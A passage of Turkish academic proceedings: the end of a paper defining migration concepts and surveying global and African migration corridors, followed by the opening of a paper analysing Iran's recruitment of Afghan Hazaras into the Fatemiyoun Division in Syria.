Sığınmacı, Uluslararası Göç Örgütü'nün sözlüğünde "kişiselleştirilmiş prosedürleri olan bir ülkede sığınmacı, iddiası henüz başvuru ülkesi tarafından nihai olarak karara bağlanmamış bir kişi"

olarak tanımlanmaktadır. Ayrıca, her sığınmacının mülteci olarak tanınmamasına rağmen, mülteci statüsü verilmiş herkesin öncelikle bir sığınmacı olduğunu belirtmektedir [10, 14]. Genel olarak, uluslararası hukukta mülteciler ve sığınmacılarla ilgili birçok yasal işlem ve bunlara dayalı çok çeşitli adli emsaller vardır. Uluslararası hukukun her zaman ilgi odağı olan göçmen gruplarından biri işçi göçmenleridir. Göçmen işçi terimini açıklamaya yönelik ilk girişim 1924 Roma Muhaceret ve Emigrasyon Konferansı'nda yapıldı. Konferans, göçmen işçi terimini tanımlamadı, ancak bu işçi kategorisinin bir dizi özelliğini belirledi: kendi sermayesi olmayanlar, sanayi, ticaret ve tarımda çalışmak için yurtdışına gidenler ve kalıcı, geçici veya mevsimlik işlerde çalışanlar [8, 368]. 1949 tarihli ve 97 sayılı ILO Sözleşmesinin 11. Maddesine göre, göçmen işçi terimi, kişisel kazanç için bir devletten diğerine göç eden ve ilgili yasa tarafından göçmen işçi olarak hareket etmesine izin verilen tüm kişileri ifade eder [8, 368]. Azerbaycan Cumhuriyeti Göç Kanunu'nun 3. Maddesi göçmen işçiler için daha kısa bir tanım sağlamaktadır. Bu maddeye göre, göçmen işçi, ücretli bir işte çalışmak için bir ülkeden diğerine yasal olarak göç eden bir bireydir [2].

Son zamanlarda bazı bilim adamları, ulusal devlet merkezli göç kavramlarına belirli bir alternatif oluşturmak için muhaceret veya dışgöçten ziyade genel olarak hareketlilik hakkında konuşmaya başladılar. Mobilite kavramı, birçok insan hareketini ve trafiğini tek bir analitik çerçevede birleştiren çekici bir kavramdır. Hareketlilik, bizi hükümetler tarafından belirlenen kavramların, kategorilerin ve terminolojinin ötesine geçmeye ve malların, insanların ve sermayenin hareketinin şehirler ve siyasi sınırlar arasında aynı anda nasıl işlediğini düşünmeye teşvik eder. Topluları, hem özgürlük ve ilerleme hem de sapma ve tehlike açısından eylemi anlamının ve değerlendirmenin yollarını düşünmeye teşvik eder. Son olarak, hareketlilik kavramı, hareketlilik engellerinin coğrafi ölçekte çalışma şekillerine dikkatimizi çekiyor. Bu bağlamda, bir şehirdeki yaşam hareketliliğini ve ulusal sınırlar içinde hareketliliği engelleyebilen ırkçılık örneğini verebiliriz [15, 26]. Profesör Inbal Ofer, farklı hareketlilik kavramlarının hem yetkililerin hem de göçmenlerin iç göçü bir iç felaket olarak görmelerini zorlaştırdığını savundu. Bu tür kavramlar, Franco'nun İspanya'daki modernizasyonu, ekonomik gelişimi ve ahlakı hakkında daha genel tartışmalarla etkileşime girdi. Rejim, hareketliliği kolaylıkla kontrolden kaçan ve istikrarı bozan bir güç olarak gördü. Aynı zamanda göçmen algısını da etkiledi ve politikasını onlara karşı şartlandırdı. Öte yandan, birçok göçmen, sınırlı bir çevreden kaçmanın bir yolu olarak mekan hareketliliğini algıladı [14, 149].

Göçün işlevlerinden bahsetmek de önemlidir. İşlev terimi, nüfus göçünün insan yaşamındaki rolüne atıfta bulunur ve göç işlevlerinin çok yönlü bir içeriğe sahip olduğu söylenebilir. Genel olarak, yoğunluk, yani hızlandırma işlevi, seçici işlev ve dağıtım işlevi [4, 49] olmak üzere 3 göç işlevi vardır. Öncelikle seçici işlevi açıklarsak, kişinin kalıcı ikamet yerini terk etme olasılığını belirsizliğin beklediğini söyleyebiliriz. Çünkü göç, kişinin önceki rahat yaşam tarzını değiştirmesini, aktif ve girişimci olmasını gerektirir. Elbette göçmenler sosyal olarak daha aktiflerdir, çünkü daha hareketli

insan gruplarıdır. Tüm bunlar göçmenlerin dünyaya farklı bir açıdan bakmalarına ve böylece planlarının daha yoğun bir ritme uyum sağlamasına neden olur. Yoğunluk işlevi bunun bir tezahürüdür. Son yıllarda göçte seçici işlevi görebiliyoruz, özellikle iş kabiliyetli ve yüksek vasıflı, zihinsel olarak yetenekli göçmenler kategorisinin büyümesinde bu gözlemlenebilir. Beyin akışı ve entelektüel göç, menşee devletler için büyük sorunlara neden olur. Göçmen ülkeler ise selektif seçim ilkesini uygulayarak daha zeki göçmenlere yasal statü vermeye veya bu grup için nispeten tercihli bir yasallaştırma politikası uygulamaya çalışmaktadır. Dağıtım işlevine gelince, sosyo-ekonomik, demografik bakış açısından doğal-nesnel bir denge yaratma eğilimi vardır. Nüfusun yeniden üretimindeki keskin orantısızlığı göç süreçlerini canlandırarak düzenlemek isteyen gelişmiş ülkeler, göç politikalarında bu işlevi daha çok kullanmaktadır [4, 50].

Göçle ilgili diğer kavramlar arasında alışılmış ikamet yeri (country of usual residence), uzun süreli göçmen ve kısa süreli göçmen yer alır. Nitekim 1998 yılında Birleşmiş Milletler Ekonomik ve Sosyal İşler Dairesi (DESA), alışılmış ikamet yerini bir kişinin yaşadığı, normalde günlük dinlenme yaptığı ve yaşayacak bir yeri olduğu bir ülke olarak tanımladı ve ayrıca yabancı bir ülkeye dinlenme, akraba, arkadaş ziyareti vb. bu tür amaçlar için geçici seyahat, bir kişinin olağan ikamet yerini değiştirmez [7, 92]. Öte yandan IOM, alışılmış ikamet yerini, bir kişinin düzenli veya kalıcı ikametgahının bulunduğu yer olarak kabul eder [10, 40]. Uzun süreli göçmen, ikamet ettiği bir ülkeden diğerine en az bir yıl süreyle taşınan kişidir. Bu tanım 1998 yılında DESA tarafından verilmiştir ve bugün hala kullanılmaktadır [10, 125]. Kısa süreli göçmenler kavramında bu süre 3 aydan fazla 1 yıldan az olarak tanımlanmaktadır. Her iki kavramın da DESA tarafından göç süreçleri hakkında periyodik istatistiklerin hazırlanması amacıyla geliştirildiği unutulmamalıdır [10, 198]. Bu organ, küresel ölçekte uluslararası göçmenlerin sayısının tahminlerini hazırlamaktadır. Uluslararası Göç İstatistiklerine İlişkin Birleşmiş Milletler Tavsiyeleri, uluslararası göçmen kavramını, ikamet edilen ülkeyi değiştiren ve kısa süreli göçmenler ile uzun süreli göçmenler arasında ayırım yapan bir kavram olarak tanımlamaktadır. Ancak, uygulamada tüm ülkeler bu tanıma kullanmamaktadır. Bazı ülkeler, uluslararası göçmenleri belirlemek için farklı asgari ikamet süreleri gibi farklı kriterler kullanır. Ülkeler arasındaki kavramlar ve tanımlar ile veri toplama metodolojilerindeki farklılıklar, uluslararası göçmenlere ilişkin ulusal istatistiklerin tam olarak karşılaştırılmasını engellemektedir. Genel olarak, son elli yılda uluslararası göçmen sayısının arttığını söyleyebiliriz. 2019'da 272 milyon insanın kendi ülkelerinin dışındaki bir ülkede yaşadığı belirlenmiştir; bu, 1990 istatistiğinden (o yıl 153 milyon) 119 milyon çok olmakla birlikte 1970'lerin istatistiğinin ise (yaklaşık 84 milyon) üç katıdır [12, 21]. Bu rakamlar, bu dönemde küresel ölçekte uluslararası göçmen oranındaki artışı yansıtsa da, insanların büyük çoğunluğunun hala kendi ülkelerinde yaşamaya devam ettiği açıktır.

Bir yandan, günümüz dünyasında, özellikle de zengin ülkelerde görece sınırlı göç ölçeği, göçle ilgili müzakere ve tartışmaların çoğunu karakterize eden yaygın bir hiperbolu ortaya çıkarmaktadır.

Göçmen kabul eden toplumların çoğunda, bir nevi yabancı işgalciler tarafından ezilme ve istenmeyen yabancıların istilası korkusu nadiren tespit edilir ve aynı zamanda kusurlu kanıt ve istatistiklerle sunulur [15, 27]. Elbette tüm bunlar göçün önemini azaltamaz. Öte yandan, uluslararası göçü daha fazla hareketlilik bağlamında ele alırken, uluslararası göç akışlarının coğrafi olarak yoğunlaşmış etkilerini ve göçmen gönderen ve alan şehirler, bölgeler ve ülkeler üzerindeki derin sosyal, ekonomik ve politik etkilerini göz ardı etmemeliyiz. Dahası, göç akışlarının dünya çapında eşit olarak dağılmadığı ve dünyadaki göçmenlerin çoğunun az sayıda ülkeden geldiği bilinmektedir. Dünya Bankası'nın 2011 istatistiklerine bakarsak, dünyadaki göçmen nüfusunun üçte birinden fazlasının Meksika, Hindistan, Rusya Federasyonu, Çin, Ukrayna, Bangladeş, Pakistan, Birleşik Krallık, Filipinler ve Türkiye'den geldiğini görebiliriz. Bu dönemde uluslararası göçün önemli bir kısmı Meksika-ABD, Rusya-Ukrayna, Hindistan-Bangladeş ve Almanya-Türkiye koridorları dahil olmak üzere kurulan "göç koridorları" içinde gerçekleşmiştir [15, 28].

Son yıllarda göç koridorlarının Afrika'ya kaydığını söyleyebiliriz. Genel olarak, Afrika'daki göç, hem bölge içinde hem de bölge dışında çok sayıda göçmeni içerir. 2019'da 21 milyondan fazla Afrikalı başka bir Afrika ülkesinde yaşıyordu ve bu 2015'e kıyasla önemli bir artış olarak kabul edilmelidir. Bölgede 18,5 milyon Afrikalı yaşadığı da tahmin ediliyordu. Aynı dönemde farklı bölgelerde yaşayan Afrikalıların sayısı da 2015'te 17 milyondan 2019'da 19 milyona yükseldi. Afrika'daki uluslararası göç, 2000 yılından bu yana önemli ölçüde artmıştır. 1990'dan bu yana, bölge dışında yaşayan Afrikalı göçmenlerin sayısı iki katından fazla arttı ve Avrupa'ya göçte bir artış oldu. 2019'da bölge dışında yaşayan Afrikalı göçmenlerin çoğu Avrupa'da (10,6 milyon), Asya'da (4,6 milyon) ve Kuzey Amerika'da (3,2 milyon) yaşıyordu. Afrika'daki uluslararası göçmenlerin en önemli yönlerinden biri, bölge dışında doğup büyüyen az sayıdaki göçmendir. 2015'ten 2019'a kadar, bölge dışında doğan göçmenlerin sayısı neredeyse hiç değişmedi (yaklaşık 2 milyon) ve bunların çoğu Asya ve Avrupa'dandı [12, 54]. Tüm bu istatistiklerin arka planında, Afrika'nın göç koridorlarında önemli bir paya sahip olması şaşırtıcı olmamalıdır.

Afrika'nın içinde ve dışında önemli göç koridorları vardır, bunların çoğu coğrafi yakınlık ve tarihi bağlantıların yanı sıra yer değiştirme faktörleriyle ilgilidir. A ülkesinden B ülkesine göç koridorunun boyutu, 2019 yılında B ülkesinde yaşayan A ülkesinden gelen göçmenlerin sayısı ile ölçülmektedir. Bu koridorlar, zaman içindeki göç hareketlerinin birikimini temsil eder ve göç modellerinin belirli hedef ülkelerde yurtdışında doğmuş önemli nüfuslara nasıl evrildiğini yansıtır. Afrika ülkelerini kapsayan en büyük göç koridorlarından bazılarının Cezayir, Fas ve Tunus gibi Kuzey Afrika ülkeleri ile Fransa, İspanya ve İtalya arasında olduğu ve kısmen sömürge sonrası bağları ve yakınlığı yansıttığı unutulmamalıdır. Güney Sudan ve Uganda ile Somali ve Etiyopya gibi diğer koridorlar, çatışma nedeniyle büyük ölçekli yerinden edilmenin sonucudur. Mısır'dan Suudi Arabistan ve Birleşik Arap Emirlikleri'ne ve ayrıca Körfez ülkelerine önemli işçi göçü koridorları var. Buradaki

önemli noktalardan biri, ana göç koridorlarının yarısından fazlasının Afrika içinde olmasıdır, örneğin Burkina Faso'dan komşu Fildişi Sahili'ne giden koridor genellikle Afrika için ikinci en büyük koridor olarak kabul edilir [12, 58].

9. SONUÇ

Herkes göçün küresel bir fenomen olduğunu bilir, ancak gördüğümüz gibi göç tüm dünyada eşit bir şekilde dağılmamaktadır. Bu nedenle, çok spesifik coğrafi örnekler vardır - dünyadaki göçmenlerin büyük bir bölümünü gönderen bazı ülkeler, dünyadaki göçmenlerin büyük bir bölümünü alan bazı ülkeler ve dünyanın ana akımlarının çoğunu yakalayan belirli koridorlar [15, 36]. Genel olarak küreselleşme hakkında çok şey söylenebilir ve küreselleşmenin özellikle eşitsiz olduğu ve birçok yeri etkilediği unutulmamalıdır, ancak bu etki aynı ölçüde ve aynı şekilde gerçekleşmez. Küreselleşmenin kazananları ve kaybedenleri, bir tür sürece katılan yerler ve büyük ölçüde dışarıda bırakılan yerler var. İnsanlar ve coğrafi mekanlar küreselleşmeyi farklı şekillerde ve farklı derecelerde yaşarlar. Elbette bu durum dünyadaki jeopolitik ve çevresel süreçlere bağlıdır. Bazı bölgelerde askeri operasyonlar veya insanların karşılaştığı çevre felaketleri göç sürecini canlandırıyor.

Böylelikle, göç olgusunun hem teoride hem de pratikte uzun yıllardır kapsamlı tartışmalara konu olduğunu ve farklı anlayış düzeylerine sahip olduğunu görüyoruz. Ayrıca süreç olarak göçle ilgili birçok yeni kavramlar oluşturulmuş ve bugün bu kavramlar hem yerel hem de uluslararası mevzuatta yer almaktadır. Elbette devletlerin izlediği göç politikası, yasama organının göç süreçlerine yaklaşımını kesin olarak belirlemektedir. Uluslararası yaklaşım daha genel jeopolitik, ekonomik ve sosyal faktörlere bağlıdır. İdari ve yasal düzenlemeleri daha iyi anlamak için göç süreçlerinin ve ilgili kurumların derinlemesine incelenmesine de ihtiyaç vardır. Sonuç olarak, göç ve onunla ilişkili kavramları tektaraflı olarak yorumlamamız mümkün değildir. Göç kavramı için bir kişinin vatandaşı olduğu veya daimi ikamet ettiği ülkenin topraklarında şu veya bu nedenle hareket etmesi veya yabancı bir devlet sınırını geçmesi şeklinde tanım yapılabilir. Ötö yandan, burada devletlerin yaşadıklarının göç deneyimlerinin yanında globalleşmeyi de iyi analiz etmek ve sonuçları göç süreçlerine doğru bir şekilde uygulayabilmek de büyük öneme sahiptir.

10. KAYNAKÇA (References)

- [1] Azərbaycan Respublikasının Konstitusiyası;
- [2] Azərbaycan Respublikasının Mıqrasiya Məcəlləsi;
- [3] Azərbaycan Respublikasının Qaçqınlar və məcburi köçkünlərin (ölkə daxilində köçürülmüş şəxslərin) statusu haqqında Qanunu;

- [4] Abdullayev F. Müasir Azərbaycan dövlətinin miqrasiya siyasəti və beynəlxalq əməkdaşlıq. Bakı: Elm və Təhsil. 2009;
- [5] Breyeva Y.V. Demografinin temelleri. Moskova: Daşkov ve K. 2004;
- [6] Cangiano A. UK data sources on international migration and the migrant population: a review and appraisal. COMPAS – Centre on Migration, Policy, and Society. 2010;
- [7] Department of Economic and Social Affairs of the United Nations, Statistics Division. Recommendations on Statistics of International Migration. Revision 1. United Nations Publication. 1998;
- [8] Əliyev Ə.İ. Müasir beynəlxalq hüquqda insan hüquqları, əhali və miqrasiya problemləri. Dərslik. Bakı: «Bakı Universiteti» nəşriyyatı. 2007;
- [9] Əliyev S.F. İnzibati hüquq. Dərslik. Bakı, “Ləman Nəşriyyat Poliqrafiya” MMC. 2019;
- [10] International Organization for Migration (IOM). International Migration Law. Glossary on Migration. 2019;
- [11] International Organization for Migration (IOM). World Migration: An overview of international migration. 2003;
- [12] International Organization for Migration (IOM). World Migration Report 2020. 2019;
- [13] İbrahimova G.İ, Yaqubova N. Miqrasiya anlayışı, əsas növləri və sosial-siyasi təhlili. Tarix və onun problemləri № 3, 2013. səh.218-228;
- [14] MariaCaterina La Barbera. Identity and Migration in Europe: Multidisciplinary perspectives. Springer, 2015;
- [15] Mavroudi E., Nagel C. Rose. Global migration: patterns, processes, and policies. New York, Routledge. 2016;
- [16] Neva Övünç Öztürk. Mültecinin hukuki statüsünün belirlenmesi. Ankara. 2015;
- [17] United Nations High Commissioner for Refugees. Guiding principles on internal displacement. 2004;
- [18] <https://www.coe.int/az/web/compass/migration#6>
- [19] <https://www.unhcr.org/3b66c2aa10>

SURİYE İÇ SAVAŞI'NDAKİ AFGANLAR: İRAN DEVRİM MUHAFIZLARI FATİMİLER TUGAYI

Mehmet Erkan Kılıođlu¹

¹*Çanakkale Onsekiz Mart Üniversitesi, Çanakkale, TURKEY*

mehmeterkan@comu.edu.tr

ORCID: 0000-0002-3146-2609

ÖZET

Eski Sovyet Cumhuriyetlerinde bağımsızlık sonrası dönemde iktidarda kalmaya devam eden Sovyet Nomenklatura sisteminin bakiyesi olan kadroları tasfiye etmek için Renkli Devrimler adı verilen bir girişim başlatıldı. Batı destekli olduğu iddia edilen bu girişim ve devrimlerin yansımaları Ortadoğu'da ilk olarak Arap Baharı olayları kapsamında Tunus'ta ortaya çıktı. Tunus'ta başlayan olaylar ve istikrarsızlık dalgası 2011 yılında Suriye'ye de ulaştı. Ülkede başlayan halk ayaklanması baskıcı Esed rejiminin geleceğini tehlikeye soktu ve rejim özellikle kırsal bölgelerde kontrolünü kaybetti. Arap Baharı olayları ile varlığı tehdit edilen Suriye rejiminin Ortadoğu'daki en önemli destekçilerinden birisi İran'dı. İran, Suriye'deki kötü gidişi durdurmak için halk ayaklanmasının ilk dönemlerinde Esed rejimine örtülü destek verme yoluna gitmişti. Bu desteğin öncelikli sebebi İran'dan başlayıp Irak ve Suriye'den geçerek Lübnan'da Akdeniz'e ulaşan kara köprüsünün varlığını güvenceye almaktı. Ancak Suriye muhalefetinin başarısı Esed rejimi ile İran'ın kara köprüsünün varlığını tehdit etmiştir. İran'ın kurduğu bu kara köprüsü stratejik açıdan hayati önemde idi çünkü bu sayede İran, İsrail'i Lübnan ve Filistin'de meşgul eden kendisine yakın gruplara personel ve malzeme desteği sağlayabiliyordu. Ancak İran'ın sağladığı örtülü destek Suriye'deki Esed rejiminin isyanı bastırmasında yeterli olmadı. Bunun üzerine İran Suriye'deki mevcudiyetini attırmak ve Devrim Muhafızları ve Kudüs Gücü gibi resmi güçlerini seferber etmek zorunda kaldı. Bu resmi güçlere ek olarak, İran Şii gönüllüleri de seferber etme yoluna gitti. İran, Irak'ta bir hava saldırısı sırasında öldürülen Kasım Süleymani tarafından geliştirilen ve İran dışındaki başka ülkelerden devşirilen Şii gönüllülerin İran adına vekâlet savaşlarında kullanılması stratejisi

kapsamında, Afganistan'ın sahipsiz topluluklarından birisi olan Afgan Hazaraları Suriye'de kendi namına savaştırma yoluna gitti ve kazanımlarını korumaya çalıştı.

Anahtar Kelimeler: Hazaralar, Fatimiyyun Tugayı, Afganistan, İran Devrim Muhafızları, Kudüs Gücü

AFGHANS in SYRIAN CIVIL WAR: IRAN'S ISLAMIC REVOLUTIONARY GUARD CORPS FATEMIYOUN DIVISION

ABSTRACT

Because of the unwanted effects of Color Revolutions that shook the former Soviet Republics, which aims to topple remnants old Soviet Nonemclatura system, Arap Spring incidents in Middle East region first broke out in Tunisia. That wave of popular unrest reaches to Syria in 2011. The popular unrest in Syria puts the existing oppressiand Al-Assad's government in close danger. As Al-Assad's regime power and the ability to governing the country began to erode, Al-Assad's government lose control in the country, especially in the rural countryside. In order to stop that negative pattern, Iran, one the top supporter of the Syrian Baathist Regime, take the initiative and provide meaningful but covert support. With the help of that support Iran tried to ensure existence of the land bridge, passing through Iraq to Syria and then reaches to Mediterranean in Lebanon. But growing success and performance of the Syrian Opposition put existence of Syrian Regime and Iran's land bridge in danger. This land bridge is strategically important because with the help of that land bridge Iran can provide personnel and material support to allied factions which are disturbing Israel in Lebanon and Palestine and keeps Israel busy. As it turned out that this covert support would not be enough, Iran was forced to decide to take advantage of the official forces such as the Iranian Revolutionary Guards and the Quds Force. Iran implements the strategy of using the Shiite volunteers recruited from other countries other than Iran in the proxy wars. Strategy of using Shia volunteers in proxy wars developed by Qassem Soleimani, who was killed during an air attack in Iraq. The Afghan Hazaras, one of the most exploited communities of Afghanistan, started to fight on the behalf of Iran, in order to protect the vital interests of the country.

Keywords: Hazaras, Fatemiyoun Division, Afghanistan, Quds Force, Islamic Revolutionary Guard Corps

1. GİRİŞ

Suriye İç Savaşı'na müdahil olan bölgesel güçlerden biri de, kendisi başlarda bu durumu inkar etse de, İran'dır. (Worth, 2012,1) İran'ın Suriye'deki iç savaşa dahil konusunda artık hiç şüphe yoktur. İran'ın Suriye'deki mevcudiyeti yeni değildir, bu desteğin İran Devrimi'nin ilk yıllarına kadar giden bir geçmişi vardır. 1979 yılında İran'da Devrim olduğu sırada, Suriye teknik olarak savaş halinde olduğu İsrail'le, Mısır'ın barış antlaşması imzalayarak düşmanlığını bitirmesi yüzünden, tek başına mücadele etmek zorunda kalmıştı. Aynı dönemde Suriye ile Irak arasındaki yaşanan gerginlik de bu olumsuz duruma katkıda bulunuyordu. Bu dönemde İran'daki Batı/ABD yanlısı yönetimin (Şahlık) devrilmesi ve yerine İsrail/Siyonizm karşıtı, anti-empyalist söylemi olan ve Filistin davasını sahiplenen bir yönetimin gelmesi Suriye'nin İsrail'e karşı Ortadoğu'da aradığı müttefiki bulması ve rahat nefes almasını sağlamıştı. Bu yüzden Ortadoğu'da nerdeyse hiç müttefiki olmayan Suriye rejimi İran'daki bu yeni yönetimi tanıyan ve destekleyen ilk Arap ülkesi oldu. Öyle ki dönemin Suriye Dışişleri Bakanı Abdulhalim Haddam, İran Devrimi'ni "20. yüzyıl tarihindeki en önemli olay" olarak nitelendirmişti. (Kazdal, 2018, 2; Sinkaya, 2011, 39; Ansari ve Tabrizi, 2016, 3) İran açısından ise, Karim Sadjadpour'un ifade ettiği üzere, İran'ın Suriye ile olan ittifakı kendi yüksek stratejisini hayata geçirmenin olmazsa olmaz bir bileşeni idi. Suriye, İran'ın Ortadoğu'daki stratejik çıkarları açısından önemli bir ülkeydi, ayrıca uzunca bir süredir de bölgedeki en iyi müttefiklerinden biri idi. Ek olarak Suriye, İran'ın Lübnan Hizbullah'ı, Hamas vb. irtibat halinde olduğu örgütlere fiziki erişimini sağlamaktaydı. İran, bu örgütlere Suriye'den geçen kara bağlantısı sayesinde insan, para, silah ve teçhizat gönderebilmekte ve başta İsrail olmak üzere rakip olarak gördüğü ülkeleri meşgul etmekte ve özellikle nükleer enerji geliştirme programı nedeniyle kendisini hedef almalarını önlemeye çalışmaktadır. (Fulton vd., 2013, 9) Tüm bu sebeplerden dolayı İran Ortadoğu'da Esed rejimine açık destek veren ve iç savaşın en aktif tarafı olduğu artık açıkça belli olan ülkelerden biridir. İran ayrıca yine yukarıda sayılan sebeplerden Suriye İç Savaşı'nı kendi iç meselesi olarak görmektedir.

Suriye'deki İran mevcudiyeti 2013 yılı Şubat ayında İranlı Tuğgeneral Hasan Şateri Beyrut'a giderken Şam kırsalında suikaste kurban gitmesi üzerine ortaya çıkmıştır. Suikaste kurban giden Şateri, İran Devrim Muhafızları Kudüs Gücü'nün kıdemli komutanlarından biri idi ve 2006 yılından beri Lübnan'da bulunuyordu. Lübnan'dan önce ise Afganistan ve Irak'ta görev yapmıştı. (Fulton vd., 2013, 10) Suriye'de bulunması İran'ın ülkeye verdiği önemin göstergesi olarak yorumlanmıştı. Şateri suikastin ortaya çıkardığı üzere Suriye, İran'ın bölgesel nüfûzunu artırmak amacıyla belli bir süredir yatırım yaptığı ve özel önem verdiği bir ülkeydi. Taraflar arasında zaman zaman bölgesel ve küresel siyasetle ilgili konularda fikir ayrılıkları ortaya çıksa da Tahran, Suriye ile ilişkilerini iyi tutmaya ve Beşşar Esed rejimini desteklemeye büyük önem veriyordu. Çünkü İran'a göre Suriye İç Savaşı, bölgede aslında kendisine karşı yapılmak istenen saldırının bir provasası ve ön hazırlığı idi. İran ayrıca, oluşturmaya çalıştığı Şii Hilâli'ni (Bilgetürk, 2018, 402; Salihi, 2011, 183-202; Hazır, 2019, 359-365; Özbay, 2010)

korumak adına Esed rejiminin gücünü muhafaza etmesini istiyordu. İran'a göre Esed'in iktidarda kalması, Irak, Lübnan hatta Mısır ile olan ilişkilerini geliştirecek, İsrail'e karşı güvenliğini de arttıracak faktörlerin başında gelmekte idi İran'ın Esed rejimine olan desteğinin tarihi, kültürel ve mezhepsel sebepleri bulunmakta idi, ancak İran'ı Suriye'ye çeken bu sayılanlara ek olarak realpolitik ve stratejik gerçeklerdi. Devrim Muhafızları komuta kademesi ve İran yönetimine göre Suriye İran'ın terörizmle ve DAESH gibi gruplarla olan mücadelesindeki ilk savunma hattı idi. (Ansari ve Tabrizi, 2016, 3) Ayrıca İran, Şii Hilali olarak da adlandırılan Ortadoğu'ya yönelik yüksek stratejisinde Suriye'nin özel bir konumu vardı ve bu konum ülkede Sünni bir idarenin başa geçmesi halinde sekteye uğrayacaktı. (Pierce, 2013, 2; Sadjadpour, 2013, 11-14) Suriye'de Sünni bir rejimin ortaya çıkması halinde İran'ın bölgeye yönelik güç projeksiyonu yapma imkanı da azalacaktı. (Fulton vd., 2013, 9) Tüm bu sayılan olumsuzlukların önüne geçebilmek için İran Suriye İç Savaşı'na dahil olmak zorunda kalmıştır.

Suriye İç Savaşı neden ve nasıl başlamıştır kısaca hatırlamak yerinde olacaktır: Babası Hafız Esed'in ölümünü takiben iktidara gelen Beşşar Esed Soğuk Savaş sonrası dönemin değişen paradigmalara uyabilmek ve Batı Dünyası ile yakınlaşabilmek adına bir dizi neo-liberal reform yapmaya çalışmıştı. Ancak bu reform girişimi Soğuk Savaş sonrası dönemde Sovyetler Birliğinin mali desteğini kaybeden ülkede fakirliğin, işsizliğin ve gelir dağılımı dengesizliğinin artmasına sebep olmuştur. Mali yapının bozulması sonucunda ortaya çıkan ekonomik krizin 2011 yılında Esed rejimine karşı başlayan ayaklanmaların en büyük sebeplerinden biri olduğu iddia edilmektedir. Ancak ekonomik faktörler isyanın tek sebebi değildir, siyasi sebepler de bu duruma katkıda bulunmuştur. Suriye'nin Lübnan'da 2005 yılında gerçekleşen Sedir Devrimi'nden sonra bu ülkede bulunan askeri gücünü geri çekmek zorunda kalmış ve bu geri çekilme de Suriye halkı tarafından bir yenilgi olarak algılanmış, bu durum sonuç olarak Beşşar Esed'in politik gücünde gözle görülür bir azalmaya sebep olmuştu. (Özdemir, 2016, 89) Kötüye giden durumu fark eden Beşşar Esed muhalefete bazı tavizler vererek mevcut statükoyu devam ettirmeye çalıştı. Ancak taviz verirken bir yandan da babası Hafız Esed'in yaptığı gibi, otoriter uygulamaları da sürdürme yoluna gitti. Bu durum sonucunda ortaya çıkan siyasal katılımın azlığı ve alınan çeşitli politik önlemler rejimin daha otoriterleşmesini ve toplumdaki kopmasını beraberinde getirdi. (Polk, 2013) Artan muhalefeti bastırmak için güvenlik güçlerinin insanları keyfi olarak tutuklamaya başlaması durumu daha kötüleştirdi. Ekonomik liberalleşme için atılan her adım ülkedeki mevcut elitin işine yaramış, halka yeni fırsatlar sunmamıştı. ("Syrian President Bashar Al-Assad", 2015) Ayrıca, Deraa'da siyasi duvar yazıları yazan çocukların tutuklanması sonrasında siyasi suçluların serbest bırakılmasını talep eden gösteriler sırasında güvenlik güçlerinin halka karşı olan sert tutumu ülke genelinde çeşitli gösterilerin ortaya çıkmasına sebep olmuştur. Artan gerginliğin azaltılması için pek çok siyasi suçlu serbest bırakılmış, hükümet feshedilmiş ve ülkede 48 yıldır süren olağanüstü hale son verilmiştir. (Özdemir, 2016, 90) Ancak muhalefetin talepleri devam etmiş, gösteriler ve onlara yapılan müdahaleler bir süre sonra taraflar arasında silahlı çatışmalara

dönüşmüştür. Bu açıdan 2011 yılında başlayan Suriye Devrimi ve sonrasındaki iç savaş özellikle mevcut rejim açısından tam bir sürpriz olmuştur.

Bilindiği gibi savaşın başlangıç döneminde Suriye rejimine muhalif gruplar karşısında Esed güçleri birçok bölgenin kontrolünü kaybetmişti. İç savaşın ilk günlerinde Suriye'deki varlığının dikkat çekmesini istemeyen İran bu dönemde Suriye rejimine olan desteğini sınırlı ve gizli tutmaya çalışmış, daha çok teknik ve finansal destek sağlamaya odaklanmıştı. Suriye rejime sağlanan sınırlı destek Devrim Muhafızlarına bağlı Kudüs Gücü vasıtasıyla ulaştırılıyordu. (Fulton vd., 2013, 9) Ancak sınırlı desteğin Esed rejimini ayakta tutmaya yeterli olmayacağını fark eden İran 2012 yılı sonlarında paramiliter bir güç olan Milli Savunma Güçleri'nin (National Defense Forces/ Kuvvet ed-Difa el-Vatani) kuruluşuna yardım etti. (Ansari ve Tabrizi, 2016, 4) Ancak, ne NDF'nin ne de Suriye ordusunun muhaliflerle başa çıkamayacağını anlaşılması üzerine İran ülkeye yabancı ülkelere topladığı Şii milisleri getirmeye başladı. Bu kapsamda 2012 yılında ilk olarak Hizbullah milisleri Suriye'ye taşındı. (Ansari ve Tabrizi, 2016, 5) Bunlara ek olarak Afgan ve Pakistanlı Şii gönüllülerden Fatımiyyun ve Zeynebiyyun isimli milis birlikleri oluşturuldu ve Suriye'de savaşa gönderildi. (Moslih, 2016) Paramiliter güçler Suriye rejimi ve İran için daha önemli hale gelmeye başladı çünkü çatışmanın doğası gösteriler ve ayaklanmadan hızla iç savaşa doğru evrilmeye başlamıştı. (Fulton vd., 2013, 9) İşte bu noktada İran tarafından koordine edilen Şii milislerin Suriye İç Savaşı'na katılımıyla savaşın gidişatı değişmeye başladı. (Farzam ve Sarı, 2017, 277) Şii nüfusunun yoğun olduğu ülkelere gelen paralı ve gönüllü savaşçılardan oluşan bu milis güçleri İran Devrim Muhafızları'na bağlı Kudüs Gücü tarafından örgütlenmekte idi. (Farzam ve Sarı, 2017, 273-274; Ünal, 2015, 2) Bilindiği gibi İran'ın, Devrim Muhafızları aracılığıyla kendi çıkarları doğrultusunda kullanmak üzere yabancı savaşçıları örgütlemesi hiç de yeni bir olay değildir. (Farzam ve Sarı, 2017, 270)

